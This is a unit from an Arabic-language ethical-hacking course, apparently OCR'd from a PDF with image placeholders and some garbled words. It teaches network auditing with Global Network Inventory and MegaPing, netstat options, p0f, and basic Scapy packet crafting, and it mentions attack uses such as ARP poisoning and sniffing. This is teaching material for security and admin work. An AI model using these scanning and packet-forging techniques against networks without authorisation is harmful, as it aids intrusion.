
Auditing Scanning by using Global Network Inventory

المصدر: http://www.magnetosoft.com/product/global_network_inventory/features

هو برنامج قوي ومرن ونظام جرد الأجهزة التي يمكن استخدامها بوصفها فاحص التدقير في بيئات خالية من وكيل **Global Network Inventory** auditing scanning. إذا ما استخدمت كفاحص للتدقيق (**zero deployment agent-free**)، فإنه يتطلب حقوق المسؤول الكامل إلى أجهزة الكمبيوتر البعيدة التي ترغب في الفحص. يمكنه مراجعة أجهزة الكمبيوتر البعيدة، وحتى الأجهزة الشبكة، بما في ذلك **switches**، وطابعات الشبكة، ومراكم الوثائق، الخ.


انه يقوم بفحص الأجهزة من خلال نطاقات العنوانين، الدومين، أجهزة الكمبيوتر، المسجلة في الملف **Global Network Inventory host** هو اداه من أدوات **de facto** من اجل التدقير/الفحص الأمنى واختبار جدار الحماية **firewall** والشبكات، يمكنه أيضا استغلال عملية الفحص **Idle Scanning**.

1- نقوم بتنبيهه باتباع **Wizard** الخاص بعملية التثبيت ثم نقوم بتشغيل البرنامج من خلال النقر فوق الأيقونة المعبرة عنه فتظهر الشاشة الرئيسية ومعه شاشه أخرى تحتوي على بعض التعليمات نقوم بإغلاق شاشة التعليمات والتي بدورها تؤدى الى ظهور شاشه أخرى تحتوي على **Wizard** الأخضر بعملية الفحص كالاتى:






2- نقوم بالنقر على **next** فتظهر الشاشة التالية ومنها نختار **IP range** ليقوم بالفحص من خلال نطاقات عناوين IP كالاتى:




3- بعد اختيار **IP range scan** والنقر فوق **Next** فتؤدى الى ظهور الشاشة التالية والتي نضع فيها نطاق العناوين IP للشبكة الهدف المراد فحصها كالاتى:



4- بعض النقر فوق **Next** ننتقل الى شاشه أخرى والتي تختص بعملية التصديق/الاستئناف (**authentication**) ومنها نختار **Contact as** ثم ندخل بيانات التصديق الخاصة بحساب الجهاز الهدف (يجب ان يكون حساب يملك جميع الصلاحيات) ثم نقوم بالنقر على **Next** كالاتى:






5- تظهر الشاشة التالية بعد النقر على **Finish** فنترك الإعدادات الافتراضية كما هي ونقوم بالضغط على **Next**.




6- تظهر الشاشة التالية والتي تعرض عملية مجرى الفحص (process scan) كالتالي:



7- بعد اكتمال عملية الفحص فسوف يسرد النتائج كما في الشاشة التالية:





кам نلاحظ هنا انه يقوم بعرض الناتج مع العديد من القوائم في الشاشة العلوية والتي من خلال التنقل بها يمكنك عرض نتائج الفحص حسب ما تريده ان تعرفه ومن امثلة هذه القوائم كالتالي:

Scan summary
والذى يعرض ملخص الفحص.
BIOS
والذى يقوم بعرض نسخة البيوس.


MEMORY والذى يقوم بعرض ناتج الفحص الذاكرة في الجهاز الهدف وهكذا من القوائم قم بالتنقل من خلال هذه القوائم حسب ما تريده.

Basic Network Troubleshooting Using MegaPing


المصدر: <http://www.magnetosoft.com/>

في نهاية المطاف يجب أن يكون بين مجموعة من الأدوات (**MegaPing toolkit**) والتي توفر الأدوات الضرورية لمتخصصي نظم المعلومات، ومسؤولي النظام، ومسئولي IT لإيجاد الحلول أو الأفراد.

- نقوم بتنصيب التطبيق باتباع **Wizard** الأخص بعملية التثبيت ثم النقر فوق الأيقونة المعبّرة عن التطبيق لبدا العمل فتظهر الشاشة الرئيسية كالتالي:



- 2- نجد انه يأتي بالعديد من الأدوات الكثيرة التي لا غنى عنها بالنسبة لأي من مديرى شبكة.
- 3- نختار مثلاً **system info** فنجد انه يأتي بجميع المنافذ الموجودة على النظام الخاص بك كما انه يأتي بالعديد من المعلومات الأخرى والتي يمكن الوصول اليها من خلال القائمة العلوية والتي يمثل **connection** المنفذ كما ذكرنا من قبل كالتالي:



الخاصة بنظام التشغيل ويندوز

الامر netstat

ما هو **netstat**؟

(شبكة إحصاءات) هي أداة تعرض اتصالات الشبكة (الواردة والصادرة) وجداول التوجيه وعدد من إحصاءات واجهة الشبكة. وهي متوفرة في يونيكس ولينكس، وأنظمة التشغيل المستندة إلى Windows NT. ويستخدم أيضاً هذا الأمر لإيجاد مشاكل في الشبكة، وإلى تحديد كمية حركة الحزم على الشبكة وقياس أدائها. ويعتبر هذا الأمر من أوامر فحص الشبكات.

استخدامات الأمر : netstat

أولاً يستخدم الأمر **[netstat]** لإظهار كافة اتصالات الشبكة النشطة من وإلى النظام الخاص بك. هذا هو السلوك الافتراضي للأمر **[netstat]**، ولكن سوف تجد أن تشغيله بدون تعليمات إضافية (**option**) يعرض صفحات وصفحات كثيرة والتي لا تحتاج إلى كل هذا. وهذا لأنه من خلال **[netstat]** الافتراضي يشمل ما يسمى **[Unix socket]** ، والتي تستخدم للسماح للعمليات التي على الجهاز الخاص بك التحدث إلى بعضهم البعض.

[UNIX socket] لا ترتبط مباشرة اتصالات، لذلك نحن لا نهتم عادة بها عند التحقيق من السيرفس.

ماذا أفعل مع كل هذه الصفحات [ناتج الأمر netstat] وكيف أفهمها؟

يمكنك الحد من الإنتاج إلى ما تريده فقط، مثلاً باستخدام التعثير **[t]**. لعرض قائمه بجميع الاتصالات التي تستخدم بروتوكول **TCP** والتعثير **-u**. لعرض قائمه بجميع الاتصالات التي تستخدم بروتوكول **UDP**.



ويوصى أيضاً باستخدام كل من التعبيرين [p-] و [-n]، والتي تظهر معلومات إضافية عن العمليات [process] القائمة على الاتصال وأيضاً عرض الاتصالات الفعالة الأن باستخدام بروتوكول TCP بعرض عنوانها فقط وليس اسمها والمنفذ التي تستخدمها.

```
[root@dhcpc3 ~]# netstat -tupn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 192.168.16.73:22          192.168.16.70:50834 ESTABLISHED 17122/sshd
tcp      1      0 192.168.16.73:57474       41.128.128.24:80    CLOSE_WAIT  14297/clock-applet
tcp      1      0 192.168.16.73:57473       41.128.128.24:80    CLOSE_WAIT  2799/clock-applet
tcp      0      0 192.168.16.73:37385       173.194.41.64:80   ESTABLISHED 29274/firefox
tcp      0      0 192.168.16.73:22          192.168.16.70:50835 ESTABLISHED 17126/sshd
[root@dhcpc3 ~]#
```

في حين أن معرفة الاتصالات النشطة من وإلى النظام الخاص بك هو مفيد، ولكن عند النظر إلى هذه القدرة من ناحية أمن النظام [auditing] فنجد أنها ليست بالضبط ما نحتاج إليه عند المراجعة للاحتمالات الأمنية المحتملة. نحن بحاجة لمعرفة ما هي الخدمات الفعالة، والتي يمكن لأي شخص الاتصال بها، وليس فقط العمليات الفعالة التي تتعامل مع الاتصالات. تذكر أن الأمر **netstat** يسرد حالة كل اتصال في إنتاجها.

ماذا أفعل لكي أرى باقي السيرفس والعمليات التي تكون في وضع الخمول حتى يحدث اتصال والتي يمكن أن تسبب وضع امني سيء؟
الحل هنا يأتي باستخدام التعبير [-l] مع الأمر **netstat** الذي يعرض فقط جميع السيرفس التي في وضع [listen] وتعني إنها في وضع خمول وجاهز لأي اتصال.

```
[root@dhcpc3 ~]# netstat -tupnl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 192.168.122.1:53         0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 127.0.0.1:631          0.0.0.0:*
tcp      0      0 127.0.0.1:25          0.0.0.0:*
tcp      0      0 127.0.0.1:6010        0.0.0.0:*
tcp      0      0 :::80                 :::*
tcp      0      0 ::::22               :::*
tcp      0      0 ::1:631              :::*
tcp      0      0 ::1:25               :::*
tcp      0      0 ::1:6010             :::*
udp      0      0 192.168.122.1:53         0.0.0.0:*
udp      0      0 0.0.0.0:67          0.0.0.0:*
udp      0      0 0.0.0.0:68          0.0.0.0:*
udp      0      0 0.0.0.0:54244        0.0.0.0:*
udp      0      0 0.0.0.0:631          0.0.0.0:*
[root@dhcpc3 ~]#
```

مثلاً الخدمة **httpd** نجد إنها جاهزة ومنتظرة لحدوث اتصال ومستخدمه المنفذ 80 وهكذا الباقي. ولكن كما ذكرنا من قبل فإن التحكم في غلق وفتح المنفذ يتم عبر جهاز الحماية [firewall].

ماذا يمكنني أن أفعل بالأمر netstat غير ذلك؟

فلننظر إلى التعبير [-s] نجد أنه يعمل على عرض حالة كل بروتوكول مستخدم على نظام التشغيل كالتالي:

```
[root@dhcpc3 ~]# netstat -s | head -n 10
Ip:
 123800 total packets received
 5 with invalid addresses
 0 forwarded
 0 incoming packets discarded
 107918 incoming packets delivered
 99081 requests sent out
 69 dropped because of missing route
Icmp:
 4415 ICMP messages received
[root@dhcpc3 ~]#
```

لقد قمنا بعرض عشرة سطور عن ناتج التعبير [-s] ويمكن تخصيص البروتوكولات التي تستخدم سواء **TCP** أو **UDP** كما ذكرنا من قبل.



يمكنك أيضا عرض جدول التوجيه [routing table] باستخدام التعبر [-r] كالتالي:

```
[root@dhcppc3 ~]# netstat -r
Kernel IP routing table
Destination      Gateway          Genmask        Flags   MSS Window irtt Iface
192.168.16.0     *       255.255.255.0    U        0 0          0 eth0
192.168.122.0    *       255.255.255.0    U        0 0          0 virbr0
default         192.168.16.1  0.0.0.0      UG       0 0          0 eth0
[root@dhcppc3 ~]#
```

هل يوجد شيء آخر؟

نعم ممكن عرض معلومات عن كروت الشبكة باستخدام التعبر [-i] وأيضا باستخدام التعبر [-e] لعرض معلومات إضافية كالتالي:

```
[root@dhcppc3 ~]# netstat -i
Kernel Interface table
Iface      MTU Met      RX-OK RX-ERR RX-DRP RX-OVR      TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500 0      121751 0       0       0      91743 0       0       0      BMRU
lo        16436 0      16449 0       0       0      16449 0       0       0      LRU
virbr0     1500 0       0       0       0       0      0       0       0       0      BMRU
[root@dhcppc3 ~]# netstat -ie
Kernel Interface table
eth0      Link encap:Ethernet HWaddr 00:0C:29:51:41:91
          inet addr:192.168.16.73 Bcast:192.168.16.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe51:4191/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:121751 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91743 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:138974644 (132.5 MiB) TX bytes:6897808 (6.5 MiB)
          Interrupt:19 Base address:0x2000
```

نلاحظ هنا أن الأمر [netstat@-ie] يشبه تماما الأمر [ifconfig]

الأداة POF

تستخدم الأداة p0f لتحليل الملفات التي تم التقاطها من قبل الأداة wireshark وتكون صيغتها كالتالي:

```
#p0f@-s@/tmp/targethost.pcap@-o@p0f-result.log@-l
```

Network DISCOVERY WITH SCAPY

سكابي هو برنامج باليون يمكن المستخدم من إنشاء الحزم أو التعديل على قيمها، وتقطيع الحزم والتجسس عليها والوصول بين الطلب والإجابة وكذلك تزويرها، وهذه القابلية تسمح ببناء الأدوات التي تستطيع ان تكتشف وتتبع وتهاجم الشبكات (التعلم فقط).

عبارة اخرى: فأن scapy هو برنامج ادارة حزم متفاعل قوي، وهو قادر على ان يزور او يشفر حزم عدد كبير من البروتوكولات، ويقوم بأرسالها من خلال الاسلاك، ويقوم بالتقاطها .ويستطيع بسهولة القيام بكثير من المهام المعروفة مثل ال scanning و التتبع والاكتشاف واختبار الوحدات، ومهاجمة واكتشاف الشبكات. يمكن ان يحل محل الاداة الشهيرة Hping ، وكذلك arping، arp-sk، arpspoof و كذلك tshark ، tcpdump، Nmap و حتى بعض اجزاء ال p0f

بالإضافة إلى قدرته على إرسال إطارات غير محققة حيث لا يمكن لأدوات أخرى القيام بها عن طريق ما يسمى بالحقن 802.11 إطار، و الجمع بين التقنيات (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel,...)

ملحوظة: التطبيق Scapy متواجد على نظام كالي ومن لا يملك هذا الإطار يمكنه استخدام الأمر التالي لتحميله:

```
root@KaliAttacker:~# apt-get install python-scapy
```

فيما يلي بعض المهام التي من الممكن القيام بها مع الأداة Scapy والتي سوف نتناولها جميعا ولكن على مراحل على حسب احتياج كل مرحلة.

- الفحص، والبحث (الإرسال السريع أي نوع من الحزم وتدقيق الأجروبة)
- القيام بعملية فحص لكل من (network, port, protocol scanning)
- اكتشاف كل من (tracerouting, rewalking, ngerprinting)
- القيام بهجمات (poisoning, leaking, sniffing)
- إعداد التقرير ((text, html))



6- القيام بالمصالحة الثلاثية THREE WAY HANDSHACK

بما ان البرنامج (عبارة عن بيئة) مبرمج بواسطة لغة باليتون، فنستطيع ان تستخدم فيها ال loop وال string . ونجد انه يتعامل مع العديد من البروتوكولات.

شكل رئيسي يقوم SCAPY بعملتين: ارسال الحزم، واستلام الأجرمية.

- لتشغيل الامر نقوم بكتابة الامر SCAPY في الترمinal للدخول الى الوضع الخاص بهذا الامر والتي تتغير فيه علامة المحت كالتى:

```
root@jana:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>>
```

- نقوم بالمهام التالية وهي اكتشاف الشبكة وهذا سوف تحتاج الى شيئين وهما بناء حزم من نوع **ip** والتي سوف تحتاجها لتحديد عنوان المرسل وذلك بتشغيل الدالة () **IP()** ثم وضع اسم اقتراضي ل التعامل معه بدلا من () **IP()** ولكن مثل **ip** وذلك لسهولة التعامل ولا تنسى ان تنتهي كل سطر بالعلامة () كالتى:

```
>>> IP()
<IP |>
>>> ip=IP()
>>> ip.display()
###[ IP ]###
version= 4
ihl= None
type= None
len= None
id=
flags=
frag=
ttl=
proto=
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
>>>
```

- نقوم بتحديد العنوان التي سوف يتم ارسال الحزم اليه كالتى:

```
>>> ip.dst = "173.194.113.146"
>>> ip.display()
###[ IP ]###
version= 4
ihl= None
type= None
len= None
id=
flags=
frag=
ttl=
proto=
chksum= None
src= 192.168.16.73
dst= 173.194.113.146
\options\
>>>
```

- نلاحظ هنا انه تم تغيير عنوان المرسل (**dst**) من 127.0.0.1 الى العنوان الذي قمنا بتسجيله باستخدام **ip.dst**.

- نقوم الان بإعداد الشي الثاني وهو تحديد نوع الحزمه التي سوف نرسلها وهنا سوف نستخدم الحزمه **ICMP** ونقوم بإعدادها مثل السابق كالتى:



```
>>> ping = ICMP()  
>>> ping.display()  
###[ ICMP ]###  
 type= echo-request  
 code= 0  
 cksum= None  
 id= 0x0  
 seq= 0x0  
>>>
```

- هنا قمنا بإنشاء حزمتين حزمة **ip** والتي تحتوي على بروتوكول **IP** (تحتوي على عنوان المرسل الذي سوف يتم الارسال اليه) وحزمة **ping** والتي تحتوي على بروتوكول **ICMP**.
نقوم الان بارسال الحزم باستخدام **sr** ثم عدد الحزم كالتالي:

```
>>> windows = sr1(ip/ping)
Begin emission:
..Finished to send 1 packets.
...
Received 5 packets, got 1 answers, remaining 0 packets
>>> [REDACTED]
```

- بعد ارسال الحزم يمكن رؤية الرد على هذا الارسال كالاتي:

```
>>> windows.display()
###[ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 28
id= 8057
flags=
frag= 0L
ttl= 45
proto= icmp
checksum= 0x7e77
src= 173.194.113.146
dst= 192.168.16.73
\options\
###[ ICMP ]###
type= echo-reply
code= 0
checksum= 0xFFFF
id= 0x0
seq= 0x0
###[ Padding ]###
load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xcf\x82[Z\x1a([S'
>>>
KeyboardInterrupt
>>> [
```

- ويمكن استخدامها في ارسال حزم **TCP** أيضا مثل السابق والتحكم في جميع التعبيرات التي تأتي معها وكما قلنا سابقا ان هذه الأداة تدعم العديد من البروتوكولات.
 - لرؤية جميع البروتوكولات المستخدمة والمعاملات عن طريق استخدام الامر (**ls**) ول الخروج نستخدم الامر (**exit**).

أداة Scapy قوية جداً واستخداماتها كثيرة ولكنها معقدة جداً وتحتاج بعض الوقت لإتقان استخدامها. وسوف نتناول هذه الأداة كثيراً على مدار الدراسة.

الحمد لله تعالى أكون هنا انتهيت من الوحدة الثالثة من كورس الاختراق الأخلاقي وأتمنى من الدعاء والاستفادة بما يرضي الله.